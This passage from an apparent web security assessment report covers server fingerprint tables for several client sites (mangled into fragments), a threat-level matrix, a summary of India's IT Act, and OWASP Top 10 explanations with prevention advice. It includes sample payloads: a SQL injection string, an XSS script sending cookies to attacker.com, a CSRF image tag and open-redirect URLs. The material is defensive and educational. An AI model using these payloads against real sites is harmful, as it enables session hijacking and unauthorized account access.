on
Conten
t-Type
Serv
er
Cache
Contr
ol
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versio
n
Confident
ial
1.1 text/ht
ml
nginx
admi
n
Not
Set
Not
Set
Not
Set
Non
e
Use
d
-
#Site6
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Control
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
ngin
x
admi
n
No-
Store,
No-
Cache,
Must-
Revalid
ate
No
Cache
Not
HTT
P
Only
No
ne
Use
d
-
#Site7
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cach
e
Contr
ol
Prag
ma
Set-
Cook
ie
Back
End
used
Back
End
Versio
n
Confiden
tial
1.1 text/ht
ml
ngin
x
admi
n
Privat
e
Not
Set
HTT
P
Only
ASP.
Net
4.0.303
19
84
#Site8
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Contr
ol
Prag
ma
Set-
Cook
ie
Bac
k
End
used
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
nginx
admi
n
Not
Set
Not
Set
Not
Set
W3
Tota
l
Cac
he
0.9.2.4
#Site9
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Contr
ol
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
nginx
admi
n
Public,
Must-
Re
Validat
e,
Proxy-
Re
Validat
e
Public Not
Set
PH
P
5.3.10
#Site10
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Contr
ol
Prag
ma
Set-
Cook
ie
Bac
k
End
used
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
nginx
admi
n
Not
Set
Not
Set
Not
Set
W3
Tota
l
Cac
he
0.9.2.4
#Site11
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serv
er
Cache
Control
Prag
ma
Set-
Cook
ie
Bac
k
End
use
d
Back
End
Versi
on
Confiden
tial
1.1 text/ht
ml
ngin
x
admi
n
Public,
Must-
Revalida
te,
Proxy-
Revalida
te
Public Not
Set
W3
Tota
l
Cac
he
0.9.2.
4
85
#Site12
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serve
r
Cache
Contro
l
Prag
ma
Set-
Cook
ie
Bac
k
End
used
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
Apac
he
2.2.3
(Cent
OS)
Post-
Check
=0,
Pre-
Check
=0,
Must-
Re
Validat
e
No-
Cache
Not
HTT
P
Only
PHP
,
Zen
d
Serv
er
5.2.11
, 4.0
#Site13
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Server Cache
Contr
ol
Prag
ma
Set-
Coo
kie
Ba
ck
En
d
use
d
Back
End
Versi
on
Confiden
tial
1.1 text/ht
ml
Apache2.
0.64
(Unix)
Post-
Check
=0,
Pre-
Check
=0
No-
Cache
Not
HTT
P
Only
PH
P,
Per
l
5.3.6,
5.8.8
#Site14
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Server Cach
e
Cont
rol
Prag
ma
Set-
Coo
kie
Back
End
used
Back
End
Versio
n
Confiden
tial
1.1 text/ht
ml
Micros
oft IIS
6.0
Privat
e
No-
Cache
Not
HTT
P
Only
ASP.
Net
Not
Specifi
ed
#Site15
IP
Address
HTT
P
Versi
on
Conte
nt-
Type
Serve
r
Cache
Contro
l
Prag
ma
Set-
Cook
ie
Bac
k
En
d
use
d
Back
End
Versi
on
Confident
ial
1.1 text/ht
ml
Apac
he
2.0.6
4
(Unix
)
Post-
Check=
0, Pre-
Check=
0
No-
Cache
Not
HTT
P
Only
Not
Use
d
-
86
Threat Assessment
The threats that are taken under consideration are nothing but the
issues/vulnerabilities/defects detailed under the executive summary. We
have determined the actual threat level for each issue based on two
parameters namely Probability of Occurrence and Impact of Threat.
Based on these two parameters the threats are tabulated and the result is
also expressed in the form of a graph for better understanding.
Threats to the Client organisation
The Threat Probability vs Impact Chart is used to evaluate the threat level of
each issue/vulnerability/defect. It is based on the principle that a threat has
two primary dimensions:
1. Probability - A threat is an event that "may" occur. The probability of
it occurring can range anywhere from just above 0% to just below
100%.
2. Impact - A threat, by its very nature, means a possible compromise to
the security of the system, which has undesirable consequences.
However, the quantum of the impact varies.
The probability that a threat will occur is represented on X - Axis of the
chart - and the impact of the threat, if it occurs, on the Y - Axis.
These two measures are used to plot the threat on the chart. This gives a
quick, clear view of the priority that needs to be given to each. Then
decisions can be made with respect to resource allocation for each threat.The
resulting chart can be reduced or abstracted to 4 unique quadrants as shown
below
Low impact/Low probability – Threats in the bottom left corner are low
level, and you can often ignore them.
Low impact/High probability - Threats in the top left corner are of
moderate importance - if these things happen, they can be managed.
However, likelihood of such threats must be reduced.
87
High impact/Low probability – Threats in the bottom right corner are
of high importance if they do occur, but they're very unlikely to happen.
For these, however, contingency plans need to be in place just in case
they do.
High impact/High probability – Threats towards the top right corner are
of critical importance. These are your top priorities, and are risks that
must be paid close attention to.
Threat Impact Probability of
Occurrence
Threat Level
Low Low Low
Low High Medium
High Low Medium
High High High
The following table details the threat levels of each issue as identified in
the executive summary:
S.No Issue/Defect/Vulnerability Threat
Impact
Probability
of
Occurrence
Threat
Level
1 XSS (Cross Site Scripting) High High High
2 Crucial information stored
in hidden form fields
High High High
3 Form login uses GET
Method
High High High
4 Authorization using
embedded object’s
parameter
High Low Medium
5 Password Transmitted over
HTTP
High Low Medium
6 Failure to Restrict URL
Access
High Low Medium
7 Insecure Direct Object
Reference
High Low Medium
8 Cookie not marked HTTP
Only
High Low Medium
9 Security Misconfiguration High Low Medium
10 Listing of Files/Directories High Low Medium
11 No Server Side Validation High Low Medium
12 Forbidden Resource Low High Medium
13 Internal Server Error Low High Medium
14 Auto Complete not Disabled Low Low Low
15 CVV code not made a Low Low Low
88
Password Field
16 Resource no longer
available
Low Low Low
Threat Probability vs Impact Chart
Legends
- Must be addressed immediately
- Not immediate but must be addressed
- Optional
Laws, Regulations and Policy
Impact
of Threat
Probability of
Occurrence
Lo
w
Lo
w
Hi
gh
Hi
gh
MEDIUM HIGH
MEDIUMLOW
89
This section has been included to inform the reader of this report on
relevant IT Security Laws as enacted by the Government of India and
which may be applicable for your organization. (Laws stated here are only
applicable and enforceable in the Union of India).
Internet crime is crime committed on the Internet, using the Internet and by
means of the Internet.
With the evolution of the Internet, came another revolution of crime where
the perpetrators commit acts of crime and wrongdoing on the World Wide
Web. Some crimes committed on the Internet have been exposed to the
world and some remain a mystery up until they are perpetrated against
someone or some company.
The different types of Internet crime vary in their design and how easily
they are able to be committed. There are crimes that are only committed
while being on the Internet and are created exclusively because of the
World Wide Web.
The typical crimes in criminal history are now being brought to a whole
different level of innovation and ingenuity. Such new crimes devoted to
the Internet are email “phishing”, hijacking domain names and cyber
vandalism.
The question about how to police these crimes has already been
constructed, but this task is turning out to be an uphill battle. Since the first
computer crime law, the Counterfeit Access Device and Computer Fraud
and Abuse Act of 1984, the government has been trying to track down and
stop online criminals.
The reality is that Internet criminals are rarely caught. One reason is that
hackers will use one computer in one country to hack another computer in
another country. Another eluding technique used is the changing of the
emails, which are involved in virus attacks and “phishing” emails so that a
pattern cannot be recognized. An individual can do their best to protect
themselves simply by being cautious and careful.
Indian Law and Regulation – IT Act(2000)
In May 2000, both the houses of the Indian Parliament passed the
Information Technology Bill. The Bill received the assent of the President
in August 2000 and came to be known as the Information Technology Act,
2000. Cyber laws are contained in the IT Act, 2000.
The Information Technology Act, 2000 aims to provide for the legal
framework so that legal sanctity is accorded to all electronic records and
other activities carried out by electronic means. Some highlights of the Act
are listed below:
90
Chapter-II of the Act specifically stipulates that any subscriber may
authenticate an electronic record by affixing his digital signature. It further
states that any person can verify an electronic record by use of a public key
of the subscriber.
Chapter-III of the Act details about Electronic Governance and provides
inter alia amongst others that where any law provides that information or
any other matter shall be in writing or in the typewritten or printed form,
then, notwithstanding anything contained in such law, such requirement
shall be deemed to have been satisfied if such information or matter is -
rendered or made available in an electronic form; and accessible so as to
be usable for a subsequent reference.
The said chapter also details the legal recognition of Digital Signatures.
Chapter-IV of the said Act gives a scheme for Regulation of Certifying
Authorities. The Act envisages a Controller of Certifying Authorities who
shall perform the function of exercising supervision over the activities of
the Certifying Authorities as also laying down standards and conditions
governing the Certifying Authorities as also specifying the various forms
and content of Digital Signature Certificates. The Act recognizes the need
for recognizing foreign Certifying Authorities and it further details the
various provisions for the issue of license to issue Digital Signature
Certificates.
Chapter-VII of the Act details about the scheme of things relating to
Digital Signature Certificates. The duties of subscribers are also enshrined
in the said Act.
Chapter-IX of the said Act talks about penalties and adjudication for
various offences. The penalties for damage to computer, computer systems
etc. has been fixed as damages by way of compensation not exceeding Rs.
1,00,00,000 to affected persons. The Act talks of appointment of any
officers not below the rank of a Director to the Government of India or an
equivalent officer of state government as an Adjudicating Officer who
shall adjudicate whether any person has made a contravention of any of the
provisions of the said Act or rules framed there under. The said
Adjudicating Officer has been given the powers of a Civil Court.
Chapter-X of the Act talks of the establishment of the Cyber Regulations
Appellate Tribunal, which shall be an appellate body where appeals
against the orders passed by the Adjudicating Officers, shall be preferred.
Chapter-XI of the Act talks about various offences and the said offences
shall be investigated only by a Police Officer not below the rank of the
Deputy Superintendent of Police. These offences include tampering with
computer source documents, publishing of information, which is obscene
91
in electronic form, and hacking.
The Act also provides for the constitution of the Cyber Regulations
Advisory Committee, which shall advice the government as regards any
rules, or for any other purpose connected with the said act. The said Act
also proposes to amend the Indian Penal Code, 1860, the Indian Evidence
Act, 1872, The Bankers' Books Evidence Act, 1891, The Reserve Bank of
India Act, 1934 to make them in tune with the provisions of the IT Act.
Above excerpts from http://www.cyberlawsindia.net/Information-
technology-act-of-india.html
What the IT Act(2000) means to the Client Organisation
• Companies shall now be able to carry out electronic commerce using
the legal infrastructure provided by the Act.
• The IT Act also addresses the important issues of security, which are
so critical to the success of electronic transactions. The Act has given
a legal definition to the concept of secure digital signatures that would
be required to have been passed through a system of a security
procedure, as stipulated by the Government at a later date.
• Under the IT Act, 2000, it shall now be possible for corporate /
organizations to have a statutory remedy in case if anyone breaks into
their computer systems or network and causes damages or copies data.
The remedy provided by the Act is in the form of monetary damages,
not exceeding Rs. 1 crore.
Above excerpts from http://www.cyberlawsindia.net/Information-
technology-act-of-india.html
Personnel
This section provides guidelines regarding the responsibilities and
functions of each group who are directly involved with the development,
deployment, operations, maintenance and security of all sites under client
organisation. The personnel are divided into three groups namely
Management, Operations and Development and the role of each has been
detailed below.
92
Management
1. Make an active commitment to information security
2. Coordinate information security implementation
3. Allocate information security responsibilities
4. Establish an authorization process for all personnel
5. Perform independent information system reviews
6. Identify risks related to the use of external parties
7. Address security before end users are given access
Operations
1. Implement and act in accordance with the organization’s information
security policies.
2. Protect assets from unauthorized access, disclosure, modification,
destruction or interference.
3. Execute particular security processes or activities.
4. Ensure responsibility is assigned to the individual for actions taken.
5. Report security events or potential events or other security risks to the
organization.
Development
1. Employees, contractors and third party users should apply security in
accordance with established policies and procedures of the
organization.
2. Must be properly briefed on their information security roles and
responsibilities prior to being granted access to sensitive information
or information systems
3. Provided with guidelines which state the security expectations of their
role within the organization.
4. Are motivated to fulfill the security policies of the organization.
5. Achieve a level of awareness on security relevant to their roles and
responsibilities within the organization.
6. Conform to the terms and conditions of employment, which includes
93
the organization’s information security policy and appropriate
methods of working;
7. Continue to have the appropriate skills and qualifications.
Vulnerabilities
Listed below are the staff vulnerabilities that probably exist which are
formulated after visiting one of the pages in client’s site
There is no information security officer
Explanation
Risk
Without an information security officer, important security issues
may not receive the proper attention. The overall security of the client
may suffer.
Recommendations
• Designate an existing employee to fill the role of information
security officer, or hire a qualified candidate for the position.
• Provide training opportunities to the information security
officer.
• Encourage and support the acquisition of security
certification(s).
Create an information security team
Explanation
An information security team is necessary to identify potential
vulnerabilities in existing systems. Also, they will be the first response
team in case of an emergency or exploit. Furthermore they will be
better informed than a standard developer team to manage and handle
such a crisis or exploit.
Risk
Without such a team Client organisation will be powerless in
providing an emergency response when an exploit is made. This may
lead to financial losses as well as a loss in general reputation of the
organization.
Recommendations
94
• Form the team to work in conjunction with existing
development team. Also include at least one member of the
development team in the security team.
Network Security
Network Security handles the protection of both the information in
networks and the protection of the supporting infrastructure.
The secure management of networks, which may span organizational
boundaries, requires careful consideration to dataflow, legal implications,
monitoring, and protection.
Network Security Best Practices
Since we were unable to obtain access to your facilities and the equipment
you use to manage the sites , here we have summarized some best
practices that must be followed in managing your network security.
Key areas that your network should continuously monitor and periodically
log would be
1. Network architecture and design
2. Communication channels
3. Network components
4. Network Attacks
Control
Security features, service levels, and management requirements of all
network services should be identified and included in any network services
agreement, whether these services are provided in-house or outsourced.
95
Implementation guidance
The ability of the network service provider to manage agreed services in a
secure way should be determined and regularly monitored, and the right
and method to audit should be agreed.
The security arrangements necessary for particular services, such as
security features, service levels, and management requirements, should be
identified.
The organization should ensure that network service providers implement
these measures.
Other information
Network services include the provision of connections, private network
services, and value added networks and managed network security
solutions such as firewalls and intrusion detection systems.
Organizational guidelines
Listed below are some guidelines that needs to be enforced by the
management within the organization
1. Operational responsibility for networks should be separated from
computer operations where appropriate.
2. Responsibilities and procedures for the management of remote
equipment, including equipment in user areas, should be established.
3. Special controls should be established to safeguard the confidentiality
and integrity of data passing over public networks or over wireless
networks, and to protect the connected systems and applications.
4. Special controls may also be required to maintain the availability of
the network services and computers connected.
5. Appropriate logging and monitoring should be applied to enable
recording of security relevant actions.
6. Management activities should be closely co-ordinated both to
optimize the service to the organization and to ensure that controls are
consistently applied across the information processing infrastructure.
7. Secure standards should be applied for security of network services,
such as authentication, encryption, and network connection controls.
96
8. Technical parameters required for secured connection with the
network services must be in place in accordance with the security and
network connection rules.
9. Procedures for the network service usage to restrict access to network
services or applications, where necessary.
System Security
System Security of an information system includes operating systems,
infrastructure, business applications, off-the-shelf products, services, and
user-developed applications.
Security requirements should be identified and agreed prior to the
development and/or implementation of information systems.
All security requirements should be identified at the requirements phase of
a project and justified, agreed and documented as part of the overall
security of an information system.
Vulnerabilities
Based on the information derived from the Asset Identification section we
have found that some of the server configurations and back end solutions
you use to support your Web Applications have known and documented
vulnerabilities. All these vulnerabilities have been patched up in the latest
stable releases of the corresponding server/back end solution.
The obvious suggestion/solution is to move your applications to the latest
version of these server/back end solutions.
Apache 2.2.3
Risk
• protocol.c in the Apache HTTP Server 2.2.x through 2.2.21
does not properly restrict header information during
construction of Bad Request (aka 400) error documents, which
allows remote attackers to obtain the values of HTTPOnly
cookies via vectors involving a (1) long or (2) malformed
header in conjunction with crafted web script.
97
• scoreboard.c in the Apache HTTP Server 2.2.21 and earlier
might allow local users to cause a denial of service (daemon
crash during shutdown) or possibly have unspecified other
impact by modifying a certain type field within a scoreboard
shared memory segment, leading to an invalid call to the free
function.
Zend Server 4.0
Risk
• Zend Server is vulnerable to cross-site scripting, caused by
improper validation of user-supplied input by the Optimizer+,
Code Tracing, Job Queue, Java Bridge, Debugger, and Code
Tracing components. A remote attacker could exploit this
vulnerability using the multiple fields to inject malicious script
into a Web page which would be executed in a victim's Web
browser within the security context of the hosting Web site,
once the page is viewed. An attacker could use this
vulnerability to steal the victim's cookie-based authentication
credentials.
Microsoft IIS 6.0
Risk
• The Web Server fails to properly handle unicode tokens when
parsing the URI and sending back data. Exploitation of this
issue can result in authentication bypass of password protected
folders, listing, downloading and uploading of files into a
password protected WebDAV folder
Perl 5.8.8
Risk
• A UTF-8 crafted regular expression could cause a denial of
service on certain operating systems.
98
PHP 5.3.6
Risk
• File path injection is possible. If a file name starts
with  or / and has no other (back) slashes, it's left as-is and it is
possible to store in root directory.
Application Security
All the application security issues/defects/vulnerabilities have been stated
in chapter 3 as part of the Executive Summary. Also the threat assessment
for each has been arrived as per the method described earlier.
This section deals with common vulnerabilities specified by OWASP, a
non-profit organization engaged in Web Application Security. These are
provided for the benefit of future web development for/by your
organization.
This section also serves as an awareness of common pitfalls in Web
Application Development and contains example scenarios to explain each
of the vulnerability in detail.
OWASP TOP 10
The Open Web Application Security Project (OWASP
http://www.owasp.org/) is an open-source application security project.
The OWASP community includes corporations, educational organizations
and individuals from around the world.
This community works to create freely-available articles, methodologies,
documentation, tools, and technologies.
OWASP advocates approaching application security by considering the
people, process, and technology dimensions.
The OWASP Top 10 is a list identifying the most serious risks for a broad
array of organizations in the domain of Web Application Security.
For each of these risks, OWASP provides generic information about
likelihood and technical impact using a simple ratings scheme, which is
based on the OWASP Risk Rating Methodology.
99
Injection
Description
Injection flaws occur when an application sends untrusted data to an
interpreter. Injection flaws are very prevalent, particularly in legacy code,
often found in SQL queries, LDAP queries, XPath queries, OS commands,
program arguments, etc. Injection flaws are easy to discover when
examining code, but more difficult via testing. Scanners and fuzzers can
help attackers find them.
• Exploitability: Easy
• Impact: Severe
Scenario
The application uses untrusted data in the construction of the following
vulnerable SQL call:
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") +"'";
The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1.
This changes the meaning of the query to return all the records from the
accounts database, instead of only the intended customer's.
http://example.com/app/accountView?id=' or '1'='1
In the worst case, the attacker uses this weakness to invoke special stored
procedures in the database, allowing a complete takeover of the database
host.
Prevention
Preventing injection requires keeping untrusted data separate from
commands and queries.
1. The preferred option is to use a safe API which avoids the use of the
interpreter entirely or provides a parameterized interface. Beware of
APIs, such as stored procedures that appear parameterized, but may
still allow injection under the hood.
100
2. If a parameterized API is not available, you should carefully escape
special characters using the specific escape syntax for that
interpreter.
3. Positive or "whitelist" input validation with appropriate
canonicalization also helps protect against injection, but is not a
complete defense as many applications require special characters in
their input.
Cross Site Scripting (XSS)
Description
XSS is the most prevalent web application security flaw. XSS flaws occur
when an application includes user supplied data in a page sent to the
browser without properly validating or escaping that content. There are
three known types of XSS flaws:
1) Stored
2) Reflected
3) DOM based XSS
• Exploitability: Average
• Impact: Moderate
Scenario
The application uses untrusted data in the construction of the following
HTML snippet without validation or escaping:
(String) page += "〈input name='creditcard' type='TEXT‘ value='" +
request.getParameter("CC") + "'〉";
The attacker modifies the ‘CC’ parameter in their browser to:
'〉〈script〉document.location= 'http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie〈/script〉'.
This causes the victim’s session ID to be sent to the attacker’s website,
allowing the attacker to hijack the user’s current session.
Prevention
Preventing XSS requires keeping untrusted data separate from active
browser content.
101
1. The preferred option is to properly escape all untrusted data based on
the HTML context (body, attribute, JavaScript, CSS, or URL) that the
data will be placed into. Developers need to include this escaping in
their applications unless their UI framework does this for them.
2. Positive or “whitelist” input validation is also recommended as it
helps protect against XSS, but is not a complete defense as many
applications must accept special characters. Such validation should
decode any encoded input, and then validate the length, characters,
and format on that data before accepting the input.
Broken Authentication and Session Management
Description
Developers frequently build custom authentication and session
management schemes, but building these correctly is hard. As a result,
these custom schemes frequently have flaws in areas such as logout,
password management, timeouts, remember me, secret question, account
update, etc. Finding such flaws can sometimes be difficult, as each
implementation is unique.
• Exploitability: Average
• Impact: Severe
Scenario
Scenario #1: Airline reservations application supports URL rewriting,
putting session IDs in the URL:
http://example.com/sale/saleitems;
jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii
An authenticated user of the site wants to let his friends know about the
sale. He e-mails the above link without knowing he is also giving away his
session ID. When his friends use the link they will use his session and
credit card.
Scenario #2: Application’s timeouts aren’t set properly. User uses a public
computer to access site. Instead of selecting “logout” the user simply
closes the browser tab and walks away. Attacker uses the same browser an
hour later, and that browser is still authenticated.
102
Scenario #3: Insider or external attacker gains access to the system’s
password database. User passwords are not encrypted, exposing every
users’ password to the attacker.
Prevention
The primary recommendation for an organization is to make available to
developers:
1. A single set of strong authentication and session management
controls. Such controls should strive to have a simple interface for
developers.
2. Strong efforts should also be made to avoid XSS flaws which can be
used to steal session IDs
Insecure Direct Object Reference
Description
Applications frequently use the actual name or key of an object when
generating web pages. Applications don’t always verify the user is
authorized for the target object. This results in an insecure direct object
reference flaw. Testers can easily manipulate parameter values to detect
such flaws and code analysis quickly shows whether authorization is
properly verified.
• Exploitability: Easy
• Impact: Moderate
Scenario
The application uses unverified data in a SQL call that is accessing
account information:
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
The attacker simply modifies the ‘acct’ parameter in their browser to send
whatever account number they want. If not verified, the attacker can
access any user’s account, instead of only the intended customer’s
account.
103
http://example.com/app/accountInfo?acct=notmyacct
Prevention
Preventing insecure direct object references requires selecting an approach
for protecting each user accessible object (e.g., object number, filename):
1. Use per user or session indirect object references. This prevents
attackers from directly targeting unauthorized resources. For
example, instead of using the resource’s database key, a drop down
list of six resources authorized for the current user could use the
numbers 1 to 6 to indicate which value the user selected. The
application has to map the per-user indirect reference back to the
actual database key on the server.
2. Check access. Each use of a direct object reference from an untrusted
source must include an access control check to ensure the user is
authorized for the requested object.
Cross Site Request Forgery (CSRF)
Description
CSRF takes advantage of web applications that allow attackers to predict
all the details of a particular action. Since browsers send credentials like
session cookies automatically, attackers can create malicious web pages
which generate forged requests that are indistinguishable from legitimate
ones.
• Exploitability: Average
• Impact: Moderate
Scenario
The application allows a user to submit a state changing request that does
not include anything secret. Like so:
http://example.com/app/transferFunds?
amount=1500&destinationAccount=4673243243
So, the attacker constructs a request that will transfer money from the
victim’s account to their account, and then embeds this attack in an image
request or iframe stored on various sites under the attacker’s control.
104
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#" width="0"
height="0" />
If the victim visits any of these sites while already authenticated to
example.com, any forged requests will include the user’s session info,
inadvertently authorizing the request.
Prevention
Preventing CSRF requires the inclusion of an unpredictable token in the
body or URL of each HTTP request. Such tokens should at a minimum be
unique per user session, but can also be unique per request.
1. The preferred option is to include the unique token in a hidden field.
This causes the value to be sent in the body of the HTTP request,
avoiding its inclusion in the URL, which is subject to exposure.
2. The unique token can also be included in the URL itself, or a URL
parameter. However, such placement runs the risk that the URL will
be exposed to an attacker, thus compromising the secret token.
Security Misconfiguration
Description
Security Misconfiguration can happen at any level of an application stack,
including the platform, web server, application server, framework, and
custom code. Developers and network administrators need to work
together to ensure that the entire stack is configured properly. Automated
scanners are useful for detecting missing patches, misconfigurations, use
of default accounts, unnecessary services, etc.
• Exploitability: Easy
• Impact: Moderate
Scenario
Scenario #1: Your application relies on a powerful framework like Struts or
Spring. XSS flaws are found in these framework components you rely on.
An update is released to fix these flaws but you don’t update your libraries.
Until you do, attackers can easily find and exploit these flaws in your app.
Scenario #2: The app server admin console is automatically installed and not
removed. Default accounts aren’t changed. Attacker discovers the standard
105
admin pages are on your server, logs in with default passwords, and takes
over.
Scenario #3: Directory listing is not disabled on your server. Attacker
discovers she can simply list directories to find any file. Attacker finds and
downloads all your compiled Java classes, which she reverse engineers to
get all your custom code. She then finds a serious access control flaw in
your application.
Scenario #4: App server configuration allows stack traces to be returned to
users, potentially exposing underlying flaws. Attackers love the extra
information error messages provide.
Prevention
The primary recommendations are to establish all of the following:
1. A repeatable hardening process that makes it fast and easy to deploy
another environment that is properly locked down. Development, QA,
and production environments should all be configured identically.
This process should be automated to minimize the effort required to
setup a new secure environment.
2. A process for keeping abreast of and deploying all new software
updates and patches in a timely manner to each deployed
environment. This needs to include all code libraries as well, which
are frequently overlooked.
3. A strong application architecture that provides good separation and
security between components.
4. Consider running scans and doing audits periodically to help detect
future misconfigurations or missing patches.
Insecure Cryptographic Storage
Description
The most common flaw in this area is simply not encrypting data that
deserves encryption. When encryption is employed, unsafe key generation
and storage, not rotating keys, and weak algorithm usage is common. Use
of weak or unsalted hashes to protect passwords is also common. External
attackers have difficulty detecting such flaws due to limited access. They
usually must exploit something else first to gain the needed access.
• Exploitability: Difficult
106
• Impact: Severe
Scenario
Scenario #1: An application encrypts credit cards in a database to prevent
exposure to end users. However, the database is set to automatically decrypt
queries against the credit card columns, allowing an SQL injection flaw to
retrieve all the credit cards in cleartext. The system should have been
configured to allow only back end applications to decrypt them, not the front
end web application.
Scenario #2: A backup tape is made of encrypted health records, but the
encryption key is on the same backup. The tape never arrives at the backup
center.
Scenario #3: The password database uses unsalted hashes to store
everyone’s passwords. A file upload flaw allows an attacker to retrieve the
password file. All the unsalted hashes can be brute forced in 4 weeks, while
properly salted hashes would have taken over 3000 years.
Prevention
The following are recommendations to prevent insecure cryptographic
storage
1. Considering the threats you plan to protect this data from (e.g., insider
attack, external user), make sure you encrypt all such data at rest in a
manner that defends against these threats.
2. Ensure offsite backups are encrypted, but the keys are managed and
backed up separately.
3. Ensure appropriate strong standard algorithms and strong keys are
used, and key management is in place.
4. Ensure passwords are hashed with a strong standard algorithm and an
appropriate salt is used.
5. Ensure all keys and passwords are protected from unauthorized
access.
Failure to Restrict URL Access
Description
Applications are not always protecting page requests properly. Sometimes,
URL protection is managed via configuration, and the system is
misconfigured. Sometimes, developers must include the proper code
107
checks, and they forget.
Detecting such flaws is easy. The hardest part is identifying which pages
(URLs) exist to attack.
• Exploitability: Easy
• Impact: Moderate
Scenario
The attacker simply forces browsers to target URLs. Consider the
following URLs which are both supposed to require authentication. Admin
rights are also required for access to the “admin_getappInfo” page.
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
If the attacker is not authenticated, and access to either page is granted,
then unauthorized access was allowed. If an authenticated, non-admin,
user is allowed to access the “admin_getappInfo” page, this is a flaw, and
may lead the attacker to more improperly protected admin pages.
Such flaws are frequently introduced when links and buttons are simply
not displayed to unauthorized users, but the application fails to protect the
pages they target.
Prevention
Preventing unauthorized URL access requires selecting an approach for
requiring proper authentication and proper authorization for each page.
Frequently, such protection is provided by one or more components
external to the application code. Regardless of the mechanism(s), all of the
following are recommended:
1. The authentication and authorization policies are role based, to
minimize the effort required to maintain these policies.
2. The policies should be highly configurable, in order to minimize any
hard coded aspects of the policy.
3. The enforcement mechanism(s) should deny all access by default,
requiring explicit grants to specific users and roles for access to every
page.
108
4. If the page is involved in a workflow, check to make sure the
conditions are in the proper state to allow access.
Insufficient Transport Layer Protection
Description
Applications frequently do not protect network traffic. They may use
SSL/TLS during authentication, but not elsewhere, exposing data and
session IDs to interception. Expired or improperly configured certificates
may also be used.
Detecting basic flaws is easy. Just observe the site’s network traffic. More
subtle flaws require inspecting the design of the application and the server
configuration.
• Exploitability: Difficult
• Impact: Moderate
Scenario
Scenario #1: A site simply doesn’t use SSL for all pages that require
authentication. Attacker simply monitors network traffic (like an open
wireless or their neighborhood cable modem network), and observes an
authenticated victim’s session cookie. Attacker then replays this cookie and
takes over the user’s session.
Scenario #2: A site has improperly configured SSL certificate which causes
browser warnings for its users. Users have to accept such warnings and
continue, in order to use the site. This causes users to get accustomed to such
warnings. Phishing attack against the site’s customers lures them to a
lookalike site which doesn’t have a valid certificate, which generates similar
browser warnings. Since victims are accustomed to such warnings, they
proceed on and use the phishing site, giving away passwords or other private
data.
Scenario #3: A site simply uses standard ODBC/JDBC for the database
connection, not realizing all traffic is in the clear.
Prevention
Providing proper transport layer protection can affect the site design. It’s
easiest to require SSL for the entire site. For performance reasons, some
109
sites use SSL only on private pages. Others use SSL only on ‘critical’
pages, but this can expose session IDs and other sensitive data. At a
minimum, do all of the following:
1. Require SSL for all sensitive pages. Non-SSL requests to these pages
should be redirected to the SSL page.
2. Set the ‘secure’ flag on all sensitive cookies.
3. Configure your SSL provider to only support strong algorithms.
4. Ensure your certificate is valid, not expired, not revoked, and matches
all domains used by the site.
5. Backend and other connections should also use SSL or other
encryption technologies.
Unvalidated Redirects and Forwards
Description
Applications frequently redirect users to other pages, or use internal
forwards in a similar manner. Sometimes the target page is specified in an
unvalidated parameter, allowing attackers to choose the destination page.
• Exploitability: Average
• Impact: Moderate
Scenario
Scenario #1: The application has a page called “redirect.jsp” which takes a
single parameter named “url”. The attacker crafts a malicious URL that
redirects users to a malicious site that performs phishing and installs
malware.
http://www.example.com/redirect.jsp?url=evil.com
Scenario #2: The application uses forward to route requests between
different parts of the site. To facilitate this, some pages use a parameter to
indicate where the user should be sent if a transaction is successful. In this
case, the attacker crafts a URL that will pass the application’s access
control check and then forward the attacker to an administrative function
that she would not normally be able to access.
http://www.example.com/boring.jsp?fwd=admin.jsp
110
Prevention
Safe use of redirects and forwards can be done in a number of ways:
1. Simply avoid using redirects and forwards.
2. If used, don’t involve user parameters in calculating the destination.
This can usually be done.
3. If destination parameters can’t be avoided, ensure that the supplied
value is valid, and authorized for the user.
Operational Security
Operational Security deals with the correct and secure operation of
information processing facilities. Responsibilities and procedures for the
management and operation of all information processing facilities should
be established.
This includes the development of appropriate operating procedures.
Segregation of duties should be implemented, where appropriate, to reduce
the risk of negligent or deliberate system misuse.
Also the organization must implement and maintain the appropriate level
of information security and service delivery in line with third party service
delivery agreements.
The organization should check the implementation of agreements, monitor
compliance with the
agreements and manage changes to ensure that the services delivered meet
all requirements agreed with the third party.
The integrity and availability of information and information processing
facilities is paramount and most always be vigilantly monitored.
Operational Security Best Practices
Here is a summary of some best practices relating to Operational Security
that must be implemented in every organization.
Control
111
1. Operating procedures should be documented, maintained, and made
available to all users who need them.
2. Changes to information processing facilities and systems should be
controlled.
3. Duties and areas of responsibility should be segregated to reduce
opportunities for unauthorized or unintentional modification or misuse
of the organization’s assets.
4. It should be ensured that the security controls, service definitions and
delivery levels included in the third party service delivery agreement
are implemented, operated, and maintained by the third party.
5. The use of resources should be monitored, tuned, and projections
made of future capacity
requirements to ensure the required system performance.
6. Detection, prevention, and recovery controls to protect against
malicious code and appropriate user awareness procedures should be
implemented.
7. Back-up copies of information and software should be taken and
tested regularly in accordance with the agreed backup policy.
